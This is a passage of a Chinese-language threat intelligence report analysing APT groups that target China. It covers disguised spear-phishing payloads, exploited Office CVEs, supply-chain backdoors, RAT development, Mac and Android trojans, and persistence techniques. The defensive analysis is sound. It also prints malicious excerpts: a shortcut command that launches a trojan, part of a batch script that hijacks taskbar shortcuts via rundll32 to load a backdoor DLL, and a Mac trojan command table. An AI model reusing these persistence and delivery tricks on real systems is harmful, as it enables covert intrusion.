图 9 利用硬件设备劫持流程示意图（APT-C-01 组织）

一般正常程序在更新和执行的过程中并不会有任何提示，更新过程一般不需要用户操作。另外我们还发现大量正常程序在更新的过程中，并不进行更新程序的签名校验、文件校验等检查，下载后便会直接执行。

通过中间人劫持的方式来进行攻击，在著名的火焰病毒中也利用劫持微软更新来进行传播<sup>6</sup>，但火焰的高明之处除了劫持微软更新，还采用 MD5 碰撞构造虚假签名。

## （三） 利用社工对载荷投递的精心伪装

### 1) 自身伪装

攻击者除了对鱼叉邮件的正文、标题等文字内容精心构造以外，其余大量伪装构造主要针对附件文件，尤其是二进制可执行程序。

主要从文件名、文件扩展名和文件图标等方面进行伪装，具体参看下表所示：

<sup>6</sup> “W32.Flamer: Microsoft Windows Update Man-in-the-Middle”, <http://www.symantec.com/connect/blogs/w32flamer-microsoft-windows-update-man-middle>

相关伪装项	具体内容
文件名	1、与邮件内容、诱饵文档内容相符的文件名。 2、超长文件名，其目的是隐藏文件扩展名。
文件扩展名	1、双扩展名，采用 RLO <sup>7</sup> 伪装扩展名。伪装的文档扩展名以“.doc”等微软 office 系列为主，另外伪装的图片扩展名以“.jpg”等为主。 2、双扩展名，不采用 RLO 方式。
文件图标	1、文档图标，以微软 office 系列中的 word、excel 文档图标为主。 2、文件夹图标。 3、图片图标。

表 5 自身伪装相关具体内容




图 10 RLO 伪装扩展名 (APT-C-05 组织)




图 11 超长文件名和文件夹图标 (APT-C-12 组织)



图 12 超长文件名和 excel 图标 (APT-C-05 组织)

<sup>7</sup>RLO, [http://en.wikipedia.org/wiki/Unicode\\_character\\_property](http://en.wikipedia.org/wiki/Unicode_character_property)



图 13 伪装 360 软件版本信息和伪装微软系统文件版本信息（APT-C-05 组织）

## 2) 快捷方式 (.lnk) 攻击

利用快捷方式 (.lnk) 攻击是除利用漏洞以外使用最多的一种攻击方式，具体如下：




图 14 快捷方式攻击样本截图（APT-C-02 组织）



图 15 压缩包解压后相关文件截图（APT-C-02 组织）

从相关攻击事件中来看，这种攻击方式主要还是以邮件为攻击前导，附件是压缩包文件（如上图，解压后的文件）。当用户点击相关快捷方式图标（文档或文件夹的），会执行“cmd.exe /c system.ini”，其中 system.ini 是可执行木马。这类攻击手法非常具有迷惑性，一般用户很难区分压缩包内是否存在恶意可执行程序。

### 3) 捆绑合法应用程序

APT 组织除了基于 RAT 本身进行自身伪装以外，还会将 RAT 植入到合法应用程序中，攻击者会针对不同的目标群体选择不同的合法应用程序。

APT 组织名称	被捆绑的合法应用程序	涉及人群
APT-C-00	Acunetix Web Vulnerability Scanner (WVS) 7	网络安全行业等
APT-C-00	国内某办公软件	政府机构、事业单位等
APT-C-00	即时通、证书驱动	政府机构等
APT-C-01	微软更新程序	一般用户
APT-C-06	Microsoft Visio Professional 2013	非特定行业办公人员等

表 6 捆绑合法应用程序的部分列表

## 三、 APT 攻击中的突防利用——漏洞

漏洞种类很多，产生漏洞的环节也多。除了针对系统应用程序的漏洞，人员管理也存在漏洞隐患等。攻击者使用漏洞的主要目的是可以在目标系统进行未授权操作，如：读写用户敏感数据、安装恶意程序等。

APT 攻击中利用漏洞主要目的是能达到未授权安装执行，即本章节主要关注远程代码执行漏洞，如攻击者利用 CVE-2012-0158 漏洞构造一个 RTF 文件格式以“.doc”扩展名的漏洞文档，目标用户当执行该漏洞文档后则有可能被植入 PE 恶意程序。另外比如我们在“网络劫持：利用硬件设备”章节提到的正常应用进行常态更新时不进行签名或文件校验这种问题，我们在本章节不会展开介绍。

另外利用漏洞的目的就是躲避杀毒软件检测，如 APT-C-00 组织中利用国内某视频应用 Oday 漏洞，利用该溢出漏洞，恶意代码能直接在白进程中执行，所以杀毒软件不会拦截。

## 漏洞利用相关统计




图 16 APT 组织漏洞利用情况统计

### (一) APT 组织具备持有 Oday 漏洞的能力

版本	时间	厂商	描述	漏洞编号
版本 A	2014 年 10 月 14 日 (微软公告发布时间)	iSIGHT	UNC 下载 PE 木马, 利用 inf 安装启动 PE 木马	CVE-2014-4114
版本 B	2014 年 10 月 16 日 (捕获样本时间)	Xecure lab <sup>8</sup>	利用 inf 执行嵌入“.ppsx”文档内的 PE 木马	CVE-2014-4114
版本 C	2014 年 9 月 12 日 (捕获样本时间)	360	没有利用 inf, 直接执行嵌入“.ppsx”文档内的 PE 木马	CVE-2014-6352

表 7 CVE-2014-6352 Oday 漏洞 (APT-C-05 组织)

CVE-2014-4114 漏洞是 iSIGHT 公司<sup>9</sup>在 2014 年 10 月 14 日发布相关报告, 报告其中提到一个 Oday 漏洞 (CVE-2014-4114) 用于俄罗斯相关主要针对北约、欧盟、电信和能源相关领域的网络间谍活动。微软也是在 10 月 14 日发布相关安全公告。

而 CVE-2014-6352 是可以认为绕过 CVE-2014-4114 补丁的漏洞, 微软之前的修补方案首先在生成 Inf 和 exe 文件后添加 MakeFileUnsafe 调用, 来设置文件 Zone 信息, 这样随后在漏洞执行 inf 安装时, 会有一个安全提示。而 CVE-2014-6352 漏洞样本抛弃了使用 inf 来安装 exe, 转而直接执行 exe。因为 Windows XP 以上系统可执行文件的右键菜单第二项是以管理员权限执行, 这样导致如果用户关闭了 uac 会导致没有任何安全提醒。所以微软 CVE-2014-6352 的补丁是在调用右键菜单添加一个安全提示弹窗。

### (二) APT 组织更倾向使用 1day 和 Nday

攻击组织一般都掌握着或多或少的 Oday 漏洞, 不过考虑到成本问题, 他们更倾向使用 1day 和 Nday 漏洞展开攻击。

<sup>8</sup><http://blog.xecure-lab.com/2014/10/cve-2014-4114-pptx-apt-xecure-lab.html>

<sup>9</sup> “iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign”, <http://www.isightpartners.com/2014/10/cve-2014-4114/>

## 1) CVE-2015-0097



图 17 CVE-2015-0097 漏洞执行流程 (APT-C-05 组织)

CVE-2015-0097 微软在 2015 年 3 月发布补丁, 在 2015 年 7 月下旬互联网公开第一个 POC<sup>10</sup>, 我们在 8 月初捕获到 APT-C-05 组织开始使用该漏洞。漏洞本身是微软 Office 的一个逻辑漏洞, 不需要传统的漏洞利用流程 (如堆喷, 构建 ROP 链)。

一个微软 Office 文件如果包含有效的 html 代码, 微软 Office 会调用 MSScriptControl.ScriptControl.1 控件在本地域去打开 html, 导致 html 中的脚本也是在本地域执行, 这样就可以读写本地文件, 脚本利用 ADODB.Recordset 在本机启动目录写入了一个 HTA 文件。导致机器在下次重启时将执行 HTA 中代码, HTA 脚本功能负责下载恶意程序到本机执行。

另外比较典型的案例就是, 2013 年 CVE-2013-3906 Oday 攻击<sup>11</sup>出现不久, APT-C-05 组织在 2013 年 11 月中旬也开始使用该漏洞, 但使用频率较低。

## 2) CVE-2012-0158

CVE-2012-0158 是被 APT 组织利用次数最多的一个漏洞, 在本报告所分析的 APT 组织中, APT-C-00、APT-C-05、APT-C-12 组织均使用过该漏洞。实际上, 在目前我们对境外 APT 的监测中发现, 还有很多其他的 APT 组织也曾经利用过该漏洞。

CVE-2012-0158 是一个影响多个微软 Office 版本的安全漏洞, 利用这个漏洞, 远程攻击者可以通过诱使用户打开一个经过特殊构造的 .rtf 文件, 在用户系统上执行任意指令, 由于漏洞本身的特性利用非常稳定, 被广泛用于执行基于邮件附件的针对性攻击。此漏洞被公布于 2012 年 4 月, 称为 “Microsoft Visual Basic Windows Common Controls (MSCOMCTL.OCX) 远程代码执行漏洞”。显然, 该漏洞是一个发动鱼叉邮件攻击的有利武器。攻击者可以将恶意构造的 Word 后缀的 RTF 文件作为电子邮件的附件发送给攻击目标, 一旦被攻击者的电脑系统存在这个漏洞, 并且打开了附件, 那么恶意代码就可以被释放并执行, 而且很难被发现。

<sup>10</sup><https://packetstormsecurity.com/files/cve/CVE-2015-0097>

<sup>11</sup> “Microsoft Office Zeroday used to attack Pakistani targets”, <https://www.alienvault.com/open-threat-exchange/blog/microsoft-office-zeroday-used-to-attack-pakistani-target>

## 第四章 攻击手法的不断演进与蜕变

本章就针对中国攻击的 APT 组织，我们从武器构建到横向移动，对 APT 生命周期的每个环节进行剖析，详细介绍攻击手法不断演进的过程。

### 一、 侦查跟踪：从目标本身到供应链的延伸

在攻击目标的选择上，不同组织和不同攻击行动所关注的目标是具备一定共性，但也存在一定差异性，比如我们发现针对中国的 APT 攻击中，几乎所有的攻击行动都会针对政府、科研机构，但到针对具体某单位或个人则有较大差异。

#### 1) 对目标从了解到掌握

发动一起攻击行动，大部分时间会消耗在侦查跟踪（即情报收集环节），为了能达到攻击目的，攻击者必须尽可能全面的收集到目标的相关情报信息，从而逐步对目标从了解到掌握。

**公开资源：**关注涉及目标领域或行业的相关人群，APT 组织主要通过一些公开资源（行业网站、学术期刊，其中重点是关注行业峰会、论坛等）收集相关具体到单位或个人的信息，

**窃取的情报：**另外攻击者通过以往自主或第三方 APT 组织窃取的情报数据中，进行分析筛选或提炼出目标具体信息。在 APT-C-12 组织中大量目标疑似是通过这种方式获得，而且获取的情报数据还会作为诱饵文档进行后续攻击使用。

**组织之间合作：**另外在“造成的危害”章节我们提到有几个用户不仅受 APT-C-01 组织相关攻击行动影响，同样也是 APT-C-12 组织的目标，我们怀疑不同组织或许有共同的目标。由此现象和结合其他深入分析，我们怀疑在 APT-C-01 组织和 APT-C-12 组织之间或许有情报资源共享等协作的情况。

最后 APT 组织会从未知渠道（泄漏库、传统地下产业链等）得到目标相关信息。

另外在 APT 攻击生命周期中，每个环节对目标的认识都是不一样的，在初始攻击成功后展开横向移动，即需要对新的目标的研究分析，在掌握足够多的情报信息后才能判断是否展开攻击，以及如何发动攻击。

#### 2) 针对供应链的攻击

在侦查跟踪过程中，攻击者会对目标的防御措施有一个初步的评估，该评估结果决定了初始攻击中该采用何种攻击方法。如果目标本身的防御措施较为完备或者在对目标直接的初始攻击中未达到预期效果，则攻击者会采用间接的攻击方式。

在 APT-C-00 早期攻击行动中，攻击者首先攻击了国内某软件公司，该公司核心产品主要的客户是政府机构和企事业单位。攻击者在攻陷了该公司后，对相关产品安装和升级程序中植入了后门程序，该公司相关客户通过网站或者其他途径下载相关安装包则会被感染。在我们回溯分析后确定攻击者真正目标并非某软件公司，而是国内某政府机构。这也是典型的针对目标供应链的攻击，这种攻击方式在其他 APT 攻击中也出现过，比如 2014 年公开 Havex 木马<sup>12</sup>，也被称作蜻蜓（Dragonfly）和活力熊（Energetic Bear）。相关攻击通过攻击与目标有

<sup>12</sup> “Havex Hunts For ICS/SCADA Systems”, <https://www.f-secure.com/weblog/archives/00002718.html>

密切业务联系的第三方企业或机构，来进行迂回攻击。Havex 木马的相关攻击就是通过攻击工业控制系统（Industrial Control Systems）相关供应商的网站，进一步替换相关软件安装包来进行 Havex 木马的传播。

## 二、 武器构建：从公开 RAT 到委托定制

RAT（Remote Access Trojan，远程访问木马）的文件格式、文件形态、功能形态、恶意代码寄宿位置等变化都是比较的。

其中，文件格式整体趋势是从 PE 到非 PE 转变，文件形态也由实体文件逐步转化为无实体文件。单以常见的 PE 格式而言，RAT 的开发逐渐将兴趣转移至非 VC 编译环境，开始越来越多的使用 Delphi、GCC、NSIS、AutoIt 等小众编译器或脚本解释器，从而进一步提升检测和对抗成本。

从功能形态而言，从早期的单个文件聚合多种功能逐渐演变为功能单一的主、子模块间互相调用的模式，甚至开始引入“云控”的概念，针对目标环境差异，有针对性的下发特定功能模块达成不同的目的。

而恶意代码最终寄宿的位置也从常见的系统目录逐渐进入到更加难以追踪的 MBR、VBR、磁盘固件、EFI、BIOS 乃至移动存储设备中的隐藏分区中。以方程式 RAT 为例，RAT 开发者使用窃取来的磁盘固件格式文档，将恶意代码写入到磁盘固件中，导致除了磁盘生产商外，没有任何安全厂商可以实现检测及恶意代码提取。

### 1) 利用公开 RAT 呈现下降趋势

目前使用公开的 RAT 呈现下降趋势，公开的 RAT 主要以 Poison Ivy、ZxShell 和 Gh0st 为主，但基于公开的 RAT，基本都会进行修改添加一些其他辅助功能（如窃取 Outlook、指定文档扩展名等）。

### 2) 更倾向自主开发或委托定制

2015 年主流是未知 RAT，其中有明显组织自行开发的，如 APT-C-05 相关母体结构和加密算法的相似性，其主要功能是窃取指定扩展名文档并加密分片回传。另外就是商业化的问题，如依托 Cobalt Strike 平台生成的恶意代码，另外 APT-C-00 组织使用的 RAT 类型众多，而且是非公开类型，怀疑不是自行开发，或许是向第三方委托定制开发。

除了已知商业和开源码的后门程序以外，在 APT-C-00、APT-C-06、APT-C-12 等组织，针对 win32 平台的未知 RAT 还有 Fake Tools、Plutonium、NL2、Encryptor、Cloudrunner 等。这些 RAT 之间差异都较大，单从代码结构我们很难将这些归属为同一组织所使用，其中这些类型大部分都是在同一时期内投入使用，也就是有可能相关 APT 组织在开发这些后门程序有多个团队或个人独立开发维护，另外就是从互联网地下产业链购买第三方的，或委托第三方定制开发的。

## 三、 载荷投递：低成本和周期性

### 1) 周期性精确打击

在常态攻击中 APT 组织更倾向在工作日（即星期一至星期五）发动攻击，其中水坑攻击更倾向在星期一和星期二发动攻击。另外部分集中攻击会选择在一些特殊的时间节点，如

某行业会议召开之际，或某单位发布紧急通知等，另外就是一些中国的大型节日，如国庆、春节等展开攻击。

以 APT-C-00 为例，由于中国政府和研究机构的工作人员往往有在星期一、二登录办公系统查询重大内部新闻和通知的习惯，所以在一周的前两天发动水坑攻击，效果相对更好。另外 APT-C-00 组织发动水坑攻击持续周期比较短，一般为 3-5 天，而且在这期间也不是一直将恶意代码放置在被攻陷网站上，在一天内也有选择时间段进行攻击。在完成攻击后，APT-C-00 组织会将篡改的内容删除或恢复。




图 18 水坑攻击一周分布（APT-C-00 组织）

鱼叉邮件在一周 7 天中，工作日，即星期一至星期五截获的鱼叉攻击数量较多，而周末截获的鱼叉攻击数量则往往不及工作日的 1/5，相关具体攻击时间是符合中国东八区时区。




图 19 鱼叉攻击一周分布（APT-C-00 组织）

## 2) 低成本的载荷投递

在大部分的 APT 攻击中载荷投递部分，都涉及到了鱼叉邮件与水坑网站两种形式，针对中国境内的定向攻击，这两种方式的成本非常低，在第四章已经做了详尽的描述，这里不再赘述。

不过值得关注的是，载荷投递也存在其他类似于网络劫持甚至物理接触等方式，由于成本较高，所以在我们所发现的 APT 攻击中，数量较少，不过一旦发生，其背后所隐匿攻击组织的整体能力也相对较强。

## 四、 突防利用：从 Windows 到多种操作系统

### 1) 针对 Mac OS X 操作系统

APT 组织较早就开始关注 Mac OS X 操作系统，比如早期的 Luckycat13、Icefog14等 APT 组织都有针对 Mac OS X 的攻击。在 APT-C-00 组织浮出水面之前，我们尚未发现有针对 Mac OS X 的 APT 攻击。

我们将 APT-C-00 这类针对 Mac OS X 的木马命名为 OceanLotus MAC 木马。下表是 MAC 木马是基本功能：

功能	命令
列目录	ls [path]
进入目录	cd [path]
获取当前目录	pwd
删除文件	rm<file_path>
复制文件	cp<srcppath><dstpath>
移动文件	mv <srcpath><dstpath>
获取进程信息	p {info:pid   ppid   name}
杀掉进程	kill <pid>
执行命令	cmd<command system>
抓取通信	capture <saved_path>
显示文件	cat path [num_byte]
下载文件	download fromURLsavePath

表 8 MAC 木马功能列表（APT-C-00 组织）

另外 MAC 木马也具有较强对抗能力，具体包括以下几个方面：

- a) 对其自身做了非常强的加密，分析时需要进行手工解密。
- b) 木马会修改苹果浏览器的安全属性，使下载的程序直接运行而没有安全风险提示。
- c) 木马会定时使用/bin/launchctl 上传操作。
- d) 木马会读取操作系统的版本。
- e) 木马会检测 Parallels 虚拟机。

<sup>13</sup> “Adding Android and Mac OS X Malware to the APT Toolbox”。

[http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp\\_adding-android-and-mac-osx-malware-to-the-apt-toolbox.pdf](http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_adding-android-and-mac-osx-malware-to-the-apt-toolbox.pdf)

<sup>14</sup> “THE ‘ICEFOG’ APT: A TALE OF CLOAK AND THREE DAGGERS”，

<http://kasperskycontenthub.com/wp-content/uploads/sites/43/vl/pdfs/icefog.pdf>

## 2) 针对 Android 操作系统

在 APT 攻击中，除了针对传统 PC 平台，针对移动平台的攻击也越来越多。如智能手机等移动通信设备，天生有传统 PC 不具备的资源，如通话记录、短信信息、地理位置信息等。

将恶意 APK 木马植入 Android 系统的方式有很多，其中比较典型就是通过 PC 感染 Android 手机，我们捕获到的一起 APT 攻击中，攻击者在攻陷了 PC 机器后，进一步会收集感染机 adb 信息，并利用 QQ 等软件的 adb 工具将名为 androidservice.apk 的 Android 木马文件安装到被感染机器连接的手机终端中。

窃取的信息主要包括：录音、拍照、电话录音、录像、通话记录、通讯录、短信、SD 卡中文件、手机基本信息、地理位置信息，进一步手机基本信息包括如 imsi, imei, 电话号码，可用内存，屏幕长宽，网卡 mac 地址，SD 卡容量等信息。

另外在 2015 年的 Hacking Team<sup>15</sup>“军火库”泄漏事件中，我们也看到针对中国的一些网络攻击，其中就利用 Android 漏洞进行的相关攻击。

## 五、 安装植入：无自启动，如何持久？

在持续化攻击对抗中，APT 组织比较难解决的问题之一是开机启动。因为一旦木马通过修改注册表、服务、计划任务等方式实现自启动，往往也触发杀毒软件的主动防御功能，会给用户以警觉，并且木马会很容易进入杀毒软件的视野。

### 1) 修改快捷方式

在 APT-C-12 中，释放的 RAT 首先会修改开始菜单的程序里面的所有快捷方式，指向 rundll32，加载起来后门 dll，同时实现快捷方式的正常功能，所以很难发现异常。

```
33 rem 7: C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk
34 rem -----
35 rundll32.exe "C:\Users\user\AppData\Local\...",DllCopyClassObject "C:\Users\user\AppData\Roaming\Microsoft\Internet
Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk" "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet
Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
36 del "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp"
37 rundll32.exe "C:\Users\user\AppData\Local\...",DllSetClassObject "%TEMP%
\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
38 rundll32.exe "C:\Users\user\AppData\Local\...",DllCopyClassObject "%TEMP%
\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp"
"C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk"
39 del "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp"
"%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
40 rem -----
```

图 20 实现相关功能的恶意批处理脚本部分截图（APT-C-12 组织）

### 2) 利用 DLL 劫持

在 Windows 操作系统中，可执行文件 EXE 在执行过程中，往往需要加载动态链接库 DLL，加载优先顺序是：当前目录、系统目录、环境变量。在 WindowsXP 操作系统中，并没有对系统 DLL 加以特殊限制，使得木马可以在当前可执行 EXE 目录中伪装系统 DLL，在可执行文件 EXE 执行过程中，正因加载顺序机制，会优先加载当前目录下同名伪装的 DLL。（在 Windows7 等后期操作系统中，加载系统 DLL 时默认从系统目录加载，默认情况下无法使用该漏洞）

在 APT-C-01 攻击中，攻击者先伪造一个系统同名的 DLL，提供同样的输出表，每个输出函数转向真正的系统 DLL。程序调用系统 DLL 时会先调用当前目录下伪造的 DLL，完成相关

<sup>15</sup>Hacking Team “军火库”泄漏企业需高度警惕漏洞攻击，<http://bobao.360.cn/news/detail/1740.html>

功能后，再跳到系统 DLL 同名函数里执行。木马作者将用于劫持的 DLL 释放到事先预知的开机会启动的第三程序目录中，实现开机启动木马的目的。

应用名称	具体路径
搜狗输入法	C:\program files\sogouinput\components\xxx.dll
阿里旺旺	C:\program files\aliwangwang\8.00.34c\xxx.dll

表 9 第三程序目录示例（APT-C-01 组织）

当用户下次开机或重启时进入系统时，第三方软件会自动启动，但是由于 DLL 劫持漏洞的存在，也就自动加载了木马。操作系统在执行 EXE 之前，先会初始化 DLL 环境，DLLMain 函数会在 EXE 程序 Main 函数执行之前优先被执行。木马作者正是利用了这点，把恶意代码编写到 DLLMain 中，这样做就能在大概率上保证木马比杀毒软件的 EXE 进程优先执行。而在开机启动的瞬间，杀毒软件有可能还没有完成初始化过程，主动防御和自我保护功能往往还没有生效。木马正是利用这短暂的时机，释放并启动下一步所需要的另一个驱动级木马。

### 3) 无自启动

卡斯基发布的 Duqu2.0 报告中，我们可以看到 Duqu2.0 只存活在内存当中，为了达到其持久性攻击者选择长时间运行的服务器。从 Duqu2.0 这个实例，我们不仅仅看到了从单一机器突破到感染整个网络的过程，另外也体会到攻击者的自信。

我们发现的如 APT-C-00、APT-C-05、APT-C-12 等 APT 组织中，所使用的部分 RAT 也是没有自启动功能的，这些 RAT 并非单一的功能模块，而是完整独立的后门程序。没有自启动，被感染机器在重启之后，恶意代码则无法在自动执行，那是这些 APT 组织如同 Duqu2.0 放弃了持久性？还是另有其他途径可以重新感染？目前我们推测大概有以下几种可能性：

a) 人工值守：也就是一旦初始攻击成功之后，攻击者会第一时间判断目标的价值，是否需要保留进行下一步横向移动，还是放弃。也就是当人工介入该环节，则可以下发另一种完全不同具备持久化的 RAT。我们更倾向于这种推测。

b) 依赖原始母体文件：RAT 的释放和植入一般由另一个 PE 恶意程序或利用漏洞，其中 PE 恶意程序一般伪装为文档形态。从我们监控的情况来看，部分母体程序在释放了 RAT 后，本身并无变化，如果被感染用户没有察觉，则还会将该母体认为是正常的文档。也就是攻击者需等待被感染用户再次执行母体程序，才能造成二次感染。但我们认为攻击者以这种初衷的可能比较少。

c) 其他方法再次感染：或者借助一些其他方法进行感染，且攻击者有信心保证能成功再次感染。相关方法如利用 Oday 漏洞、获得篡改网络流量权限等。

## 六、 通信控制：依托第三方平台隐藏

通信控制（C&C, Command and Control），也就是攻击者与 RAT 之间的通信。几乎所有的 APT 攻击行动都会有此环节，一般目的是更新恶意代码本身或配置文件；接受相关控制指令；以及回传窃取的数据信息等。

### 1) 倾向动态域名

APT 组织在选择 C&C 域名的时候，更倾向采用动态域名，且从我们捕获到针对国内的

APT 攻击行动来看,均采用境外动态域名服务商,其中主要的服务商有: ChangeIP、DynDNS、No-IP、Afraid (FreeDNS)、dnsExit 等




图 21 APT 组织 C&C 服务器域名使用情况

